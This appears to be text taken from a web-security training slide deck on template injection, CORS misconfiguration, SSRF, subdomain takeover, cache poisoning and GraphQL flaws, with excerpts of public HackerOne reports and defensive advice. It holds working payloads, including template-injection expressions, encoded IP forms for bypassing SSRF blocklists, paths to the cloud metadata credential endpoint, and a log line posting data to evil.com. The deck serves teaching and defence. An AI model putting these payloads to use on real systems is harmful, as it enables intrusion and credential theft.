
A large, empty rectangular box with a thin black border, intended for displaying the server's response to the request.A second large, empty rectangular box with a thin black border, identical to the one above, for displaying the server's response.

Template injection - server side

GET

`http://192.168.99.100/?v=0&name={{_self.env.registerUndefinedFilterCallback("exec")}}{{_se`

Send

A large, empty rectangular box with a thin black border, intended for displaying the server's response to the request.A second large, empty rectangular box with a thin black border, identical to the one above, for displaying the server's response.

Template injection - server side

GET

Send

Template injection - client side

GET

Send

Template injection - client side

GET


Send

Template injection - client side

GET

`http://192.168.99.100/?v=1&name={{''.constructor.constructor('alert(1)')()}}`

Send

A large, empty rectangular box with a thin black border, intended for displaying the response from the HTTP request.A second large, empty rectangular box with a thin black border, identical to the one above, for displaying the response.



cold (coldd)

942

Reputation

-

Rank

5.64

Signal

92nd

Percentile

27.20

Impact

97th

Percentile

^
27

#354262

**stored XSS (angular injection) in support.rockstargames.com
using zendesk register form via name parameter**

Share:

State ● Resolved (Closed)Severity ■ High (7 ~ 8.9)Disclosed **November 6, 2018 4:37pm +0100**

Participants

Reported To [Rockstar Games](#)Visibility Disclosed (Limited)Asset support.rockstargames.com
(Domain)

Weakness Cross-site Scripting (XSS) - Stored

Bounty \$1,000

Collapse

SUMMARY BY ROCKSTAR GAMES



In this report, the researcher discovered that registering for our Support site using the Zendesk Registration Form allowed for entering an AngularJS Template Injection payload as the Username. This could have allowed an attacker to perform Stored XSS attacks or similar. We deployed a fix for this issue along with a large site update that also resolved other known vulnerabilities.

<https://hackerone.com/reports/354262>cold submitted a report to [Rockstar Games](#).

May 18th (9 months ago)

Testing for template injection

- ▶ Discovering
 - Expression types: `{{}}`, `${}`, `<% %>`, `` `` etc.
 - Generic: `2*2`, `4-1`
 - If known - constructs in language
 - Deliberate errors
- ▶ Exploiting
 - XSS?
 - Remote Code Execution?
 - Escaping sandbox?
 - Getting shell?

Stopping template injection

- ▶ Don't double evaluate templates
- ▶ Don't mix server-side and client-side templating

This site and all of its contents are referring to AngularJS (version 1.x), if you are looking for the latest Angular, please visit angular.io.

master

- <https://ryhanson.com/angular-expression-injection-walkthrough/> in this blog post the author describes an attack, which does not rely upon an expression sanitizer bypass, that can be made because the sample application is rendering a template on the server that contains user entered content.

Directives

Components

Component Router

Animations

Modules

HTML Compiler

Providers

It's best to design your application in such a way that users cannot change client-side templates.

- Do not mix client and server templates
- Do not use user input to generate templates dynamically
- Do not run user input through `$scope.$eval` (or any of the other expression parsing functions listed above)
- Consider using [CSP](#) (but don't rely only on CSP)

Insecure CORS



Cross domain history

- ▶ JSONP
- ▶ `window.name`
- ▶ Flash proxies
- ▶ Server side proxy

JSONP

On example.com:

```
<script>  
function loadData(data) {  
    //Do something with data  
}  
</script>  
<script src="http://3rdparty.com/some.data?callback=loadData"></script>
```

Avoid JSONP

JSONP issues

- ▶ `evil.com` can include the same tag - steal data
- ▶ `example.com` must trust script from `3rdparty.com`
- ▶ common issue: Missing callback name validation

window.name

example.com:

```
<script>  
var iframe = document.createElement("iframe");  
document.body.appendChild(iframe);  
iframe.src = "https://3rdparty.com/communicate";  
iframe.name = "some message"  
</script>
```

No origin checks

Flash proxies

- ▶ More secure than previous two alternatives...
- ▶ Requires flash...

Server side proxies

- ▶ Have to relay credentials for `3rdparty.com` through `example.com`
- ▶ May enable Server Side Request Forgery

Forms

- ▶ GET, POST
- ▶ Content-types
 - text/plain
 - application/x-www-form-urlencoded
 - multipart/form-data
- ▶ Cookies included

Cross domain xhr/fetch

- ▶ **Default:** Allows same combinations of verbs and content types as forms
- ▶ Headers:
 - Accept
 - Accept-Language
 - Content-Language
 - Content-Type
 - text/plain
 - application/x-www-form-urlencoded
 - multipart/form-data

Cross domain xhr/fetch

- ▶ Access-Control-Allow-Origin
- ▶ Access-Control-Allow-Methods
- ▶ Access-Control-Allow-Headers
- ▶ Web-browser performs a pre-flight-request

CORS pre-flight

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function () {
    if (this.readyState === 4){
        //Done do something
    }
};
xhr.open('PUT', 'http://3rdparty.com/receive', true);
xhr.withCredentials = true;
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({"hello":"world"}));
```

```
OPTIONS /receive HTTP/1.1
Host: 3rdparty.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: content-type
Origin: http://example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36...
Accept: */*
Referer: http://example.com/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,nb;q=0.6
```

Access-Control-Allow-Origin ?

Translate

Turn off instant translation



HTTP Spanish French Detect language ▾



English Spanish Arabic ▾

Translate

Access-Control-Allow-Origin: example.com
Access-Control-Allow-Credentials: true



79/5000

If the user is logged in, and visits example.com, please allow that site to access the user's data



Suggest an edit

Translate

Turn off instant translation



HTTP Spanish French Detect language ▾



English Spanish Arabic ▾

Translate

Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true



69/5000

If the user is logged in, please allow ANY site the user visits, to access the user's data



Suggest an edit

⊗ Failed to load <https://research.insecurelabs.org/cors/starstar/>: The value of the 'Access-Control-Allow-Origin' header in the response must not be the wildcard '*' when the request's credentials mode is 'include'. Origin '<https://erlend.oftedal.no>' is therefore not allowed access. The credentials mode of requests initiated by the XMLHttpRequest is controlled by the withCredentials attribute. [\(index\):1](#)

Common mistakes

#1 - The echo

"Fix" the disallowed combination:

```
origin = request.getOriginHeader();  
response.addHeader("Access-Control-Allow-Origin", origin);  
response.addHeader("Access-Control-Allow-Credentials", "true");
```

Common mistakes

#2 - Insufficient validation

```
origin = request.getOriginHeader();  
if (origin.endsWith("example.com")) {  
    response.addHeader("Access-Control-Allow-Origin", origin);  
}
```

notexample.com

Common mistakes

#3 - null

```
response.setHeader("Access-Control-Allow-Origin", "null");  
response.setHeader("Access-Control-Allow-Credentials", "true");
```

Translate

Turn off instant translation



HTTP Spanish French Detect language ▾



English Spanish Arabic ▾

Translate

Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true



72/5000

If the user is logged in, please allow ANY site the user visits, to access the user's data, as long as the site knows how to use iframe with the sandbox attribute



Suggest an edit

Common mistakes

```
<iframe sandbox='allow-scripts allow-forms' src='data:text/html,  
  <!DOCTYPE html>  
  <script>  
    var xhr = new XMLHttpRequest();  
    xhr.includeCredentials = true;  
    ...  
  </script>  
'></iframe>
```

```
GET /api/something/restful HTTP/1.1  
Host: example.com  
Origin: null  
...
```



James Kettle (albinowax)

839

Reputation

-

Rank

6.67

Signal

96th

Percentile

25.23

Impact

97th

Percentile



6

#168574

CORS Misconfiguration on www.zomato.com

Share:

State ● Resolved (Closed)Severity ▯▯▯▯ No Rating (---)Disclosed publicly **June 30, 2017 6:52am +0200**

Participants

Reported To [Zomato](#)Visibility Public (Full)Weakness **None**

Collapse

TIMELINE

[albinowax](#) submitted a report to [Zomato](#).

Sep 15th (about 1 year ago)

The website at <https://www.zomato.com> tries to use Cross-Origin Resource Sharing (CORS) to allow cross-domain access from all subdomains of zomato.com. However, due to a flaw in the implementation, it actually allows cross-domain access from all domains ending in zomato.com including notzomato.com as shown in the attached screenshot.

This means anyone who could be bothered registering a domain ending in zomato.com can read arbitrary data from the accounts of other users.

To resolve this issue, simply require that origins end in .zomato.com rather than zomato.com

<https://hackerone.com/reports/168574>

1 attachment:

F120482: [Screen_Shot_2016-09-15_at_12.18.43.png](#)

window.postMessage()

At `https://example.com`

```
otherWindow.postMessage(data, "https://3rdparty.com/communicate", [transfer]);
```

At `https://3rdparty.com/communicate`

```
window.addEventListener("message", function(evt) {  
    var origin = event.origin || event.originalEvent.origin;  
    if (origin !== "https://example.com") return; //important!!  
  
    //... do something with message.data...  
}, false);
```

Window can be a window/tab or iframe/frame

<https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage>

[Detectify Labs](#) > [Writeups](#) > Hacking Slack using postMessage and WebSocket-reconnect to steal your precious token

Hacking Slack using postMessage and WebSocket-reconnect to steal your precious token

2017.02.28 labsdetectify

FRANS ROSÉN

POSTMESSAGE

SLACK

TLDR; I was able to create a malicious page that would reconnect your Slack WebSocket to my own WebSocket to steal your private Slack token. Slack fixed the bug in 5 hours (on a Friday) and paid me \$3,000 for it.

Recently a bug I found in Slack was published on HackerOne and I wanted to explain it, and the

<https://labs.detectify.com/2017/02/28/hacking-slack-using-postmessage-and-websocket-reconnect-to-steal-your-precious-token/>


Stopping insecure cross-domain communication

- ▶ Avoid insecure alternatives:
 - No JSONP, flash proxies, window.name etc.
- ▶ Verify and test your CORS configuration
 - No echos, null origins or insecure `endsWith()`
- ▶ Check origins and destinations

Server Side Request Forgery



Server side requests



SSRF - Server-Side Request Forgery

Request from browser:

`https://example.org/images/200x200/product.jpg`

In server application:

```
var url = incoming_url.replace("https://example.org/images",  
    "http://images.example.org");  
return http.get(url);
```

~~`https://example.org/images/200x200/product.jpg`~~

Request to backend service:

`http://images.example.org/200x200/product.jpg`

SSRF - Server-Side Request Forgery

Request from browser:

`https://example.org/images.evil.com`

In server application:

~~`https://example.org/images.evil.com`~~

Request to backend service:

`http://images.example.org.evil.com`

SSRF - Server-Side Request Forgery

Request from browser:

`https://example.org/images:dummy@10.0.0.1/`

In server application:

~~`https://example.org/images:dummy@10.0.0.1/`~~

Request to backend service:

`http://images.example.org:dummy@10.0.0.1/`

`http://<user name>:<password>@10.0.0.1/`

SSRF - Server-Side Request Forgery

Request from browser:

```
POST https://example.com/import HTTP/1.1  
  
{ "uri" : "http://some.url.com/data/xml" }
```

Request from browser:

```
POST https://example.com/import HTTP/1.1  
  
{ "uri" : "http://127.0.0.1:27017/" }
```


SSRF - Server-Side Request Forgery

Request from browser:

```
POST https://example.com/import HTTP/1.1
```

```
{ "uri" : "file:///./web.config" }
```

SSRF - internal services

- ▶ EC2/OpenStack
 - Meta data host at <http://169.254.169.254/>
 - `/latest/meta-data/{hostname,public-ipv4,...}`
 - `/latest/user-data`
 - `/latest/meta-data/iam/security-credentials/`
- ▶ Database interfaces
 - MongoDB
 - RavenDB
 - ...
- ▶ Other services

IP-adresses - Blacklisting is hard...

- ▶ 169.254.169.254
- ▶ 425.510.425.510
- ▶ 2852039166
- ▶ 7147006462
- ▶ 0xA9.0xFE.0xA9.0xFE
- ▶ 0xA9FEA9FE
- ▶ 0x414141410A9FEA9FE
- ▶ 0251.0376.0251.0376
- ▶ 0251.00376.000251.0000376

IP-adresses - Blacklisting is hard...

- ▶ custom.evil.com A 127.0.0.1
- ▶ 127.0.0.1.xip.io resolves to 127.0.0.1
- ▶ 9zlhb.xip.io resolves to 127.0.0.1 - base36(0x0100007f)
- ▶ www.bank.no.9zlhb.xip.io resolves to 127.0.0.1

IP-adresses - Blacklisting is hard...

- ▶ 0.0.0.0
- ▶ 127.127.127.127
- ▶ IPv6...
 - ::ffff:127.0.0.1
 - ::1
 - ::

Broken URL parsing

Windows - UNC path

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux - file URL

Apache Tomcat thinks

`/..;/`

is the same as

`/../`



Dr. Jones (sp1d3rs)

3181

Reputation

100th

Rank

6.20

Signal

96th

Percentile

17.75

Impact

89th

Percentile



5

#288183

**SSRF bypass for <https://hackerone.com/reports/285380>
(query AWS instance)**

Share:

State ● Resolved (Closed)

Severity Medium (4 ~ 6.9)

Disclosed publicly **November 14, 2017 4:17pm +0100**

Participants

Reported To [AlienVault](#)Visibility [Public \(Full\)](#)Asset www.threatcrowd.org (Domain)Weakness [Server-Side Request Forgery \(SSRF\)](#)[Collapse](#)

SUMMARY BY SP1D3RS



I discovered SSRF bypass using A/AAAA records of the any domain, which is controlled by the attacker. Because there was no check of the resolved IPs from given domain, it was possible to define A (IPv4) or AAAA (IPv6) records as IPs from private/local range, and successfully bypass SSRF protection.

Thanks to the AlienVault team and [@lowebrew](#) personally for awesome communication, fast fix, and great experience! Also thanks to the [@ramsexy](#) for disclosing [#285380](#) report - it made me look closer to this issue.

TIMELINE

[sp1d3rs](#) submitted a report to [AlienVault](#) .

Nov 7th (2 months ago)

Description

The SSRF fix can be bypassed, using domain, pointed to the AWS IP `169.254.169.254` , like `metadata.nicob.net` .

<https://hackerone.com/reports/288183>**POC**<https://www.threatcrowd.org/domain.php?domain=metadata.nicob.net>

Detection

Build an egress log:

```
[15/Feb/2019:06:30:34 +0000] "POST https://example.com/api/documents/ HTTP/1.1" 200
[15/Feb/2019:06:30:35 +0000] "GET https://internal.service/api/users/1 HTTP/1.1" 200
[15/Feb/2019:06:30:36 +0000] "POST http://evil.com/ HTTP/1.1" 200
[15/Feb/2019:06:30:37 +0000] "POST https://example.com/api/documents/ HTTP/1.1" 200
```


Protection

- ▶ Outgoing proxy
- ▶ Normalization of hostname → resolve to ip before requesting
- ▶ Local firewall rules

Subdomain takeover



Subdomain takeover

- ▶ Extensive writeup from Frans Rosén @ Detectify:
<http://labsdetectify.wpengine.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/>
- ▶ Exploits forgotten DNS aliases (CNAME)

Cloud services

- ▶ Platform-as-a-service (PaaS)
- ▶ Example: Heroku
 - `my-name-here.herokuapp.com`
 - `my-name-here.herokuapp1.com`

Cloud services

- ▶ Infrastructure-as-a-service (IaaS)
- ▶ Example: AWS
 - `my-name-here.s3.amazonaws.com`
 - `ec2-203-0-113-25.compute-1.amazonaws.com`

Cloud services

- ▶ Detectify has discovered 100+ services including:
 - Heroku
 - AWS
 - Github
 - Bitbucket
 - Squarespace
 - Shopify
 - StatusPage.io
 - Tumblr

Example

1. Company creates an application at:

`owasp.herokuapp.com`

2. Company configures the application to have a custom domain name:


`owasp.example.com`

3. Company sets the DNS CNAME for subdomain

`owasp.example.com CNAME owasp.example.com.herokuapp.com`

```
$ nslookup owasp.example.com dns1.registrar-servers.com
Server:      dns1.registrar-servers.com
Address:     216.87.155.33#53
```

```
owasp.example.com canonical name = owasp.example.com.herokudns.com.
```

The attack

1. You remove the application/service
2. You forget to remove the DNS entry
3. The attacker re-creates the application/service with the same name
4. The attacker controls your subdomain

Subdomain takeover - Impact

- ▶ Phishing with a proper domain
- ▶ Stealing/injecting domain wide cookies
- ▶ Defacement, political messages, adult material etc.
- ▶ Create HTTPS certificates



Mathias Karlsson (avlidienbrunn)

4912

Reputation

54th

Rank

5.86

Signal

95th

Percentile

21.58

Impact

94th

Percentile



#207576

Subdomain takeover on s3.shopify.com

Share:

State ● Resolved (Closed)Severity No Rating (---)Disclosed publicly **February 28, 2017 12:30am +0100**

Participants

Reported To [Shopify](#)Visibility **Public (Full)**Weakness **Cross-site Scripting (XSS) - Generic**Bounty **\$500**[Collapse](#)

TIMELINE

avlidienbrunn submitted a report to [Shopify](#).

Feb 20th (11 months ago)

Preamble

I know that this is not explicitly in scope, but I still felt it was serious enough to justify a report and let you decide the potential impact.

Description

The subdomain s3.shopify.com was pointed using CNAME to Amazon S3, but no bucket with that name was registered. This meant that anyone could sign up for Amazon S3, claim the bucket as their own and then serve content on s3.shopify.com.

DNS record:

```
s3.shopify.com.      3599   IN  CNAME  shopify-assets.s3.amazonaws.com.
shopify-assets.s3.amazonaws.com. 7518 IN CNAME  s3-directional-w.amazonaws.com.
s3-directional-w.amazonaws.com. 7218 IN CNAME  s3-1-w.amazonaws.com.
s3-1-w.amazonaws.com. 4      IN  A      52.216.80.56
```

Impact

This could be used as stored XSS by uploading a HTML page.

<https://hackerone.com/reports/207576>

crt.sh Identity Search



[Group by Issuer](#)

Criteria Identity LIKE '%hacked%.uber.com'

Certificates	crt.sh ID	Logged At	Not Before	Identity	Issuer Name
	45054948	2016-10-16	2016-09-27	szymon.gruszecki.has.hacked.prod2.uber.com	C=IL, O=StartCom Ltd., OU=StartCom Certification Authority, CN=StartCom Class 1 DV Server CA
	36086176	2016-09-27	2016-09-27	szymon.gruszecki.has.hacked.prod2.uber.com	C=IL, O=StartCom Ltd., OU=StartCom Certification Authority, CN=StartCom Class 1 DV Server CA

© COMODO CA Limited 2015-2017. All rights reserved.



<https://crt.sh/?q=%25hacked%25.uber.com>


Web cache poisoning



Web cache poisoning

- ▶ Heavily researched by James Kettle of Portswigger
- ▶ Trying to exploit "unexploitable" bugs
- ▶ <https://portswigger.net/blog/practical-web-cache-poisoning>

Web cache poisoning



Web cache poisoning

GET

```
GET / HTTP/1.1
Host: web.hackable.network
```

Web cache poisoning

GET

```
GET /?t=1 HTTP/1.1
x-forwarded-host: attacker.com
Host: web.hackable.network
```

Crowd demo

Open your phone and go to <http://www.hackable.network>

What do you see?

Poison

Tricky headers

- ▶ X-Host
- ▶ X-Forwarded-Host
- ▶ X-Original-Url
- ▶ X-Rewrite-URL

Complicating the attack

- ▶ Which URL parameters are used in the cache keys?
- ▶ Which headers (user-agent etc.) are used in the cache keys?
- ▶ Can be automated
 - Burp Suite with the Param Miner extension

Stopping web cache poisoning

- ▶ Block the headers in the cache
- ▶ Add the headers to the cache key
 - Configure proxy
 - Use vary header
- ▶ Sanitize/encode all input (also from HTTP headers)
- ▶ (Audit with Burp Suite with the Param Miner extension)

Data APIs gone wrong



“GraphQL is a query language for APIs and a runtime for fulfilling those queries with your existing data.”

What is this?

```
http://some.url/script.asp?query=SELECT%20*%20FROM%20Accounts%20WHERE%20id=1
```

```
<soap:Envelope  
xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"  
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">  
  <soap:Header>  
    ...  
  </soap:Header>  
  <soap:Body>  
    <query>SELECT * FROM Accounts WHERE id=1</query>  
  </soap:Body>  
</soap:Envelope>
```

GraphQL gotchas

- ▶ Insecure Direct Object References
- ▶ Insecure links between objects
- ▶ Exposure of unintended fields



Yash Sodha (yashrs)

236

Reputation

-

Rank

1.93

Signal

71st

Percentile

26.25

Impact

97th

Percentile

269

#489146

Confidential data of users and limited metadata of programs and reports accessible via GraphQL

Share:

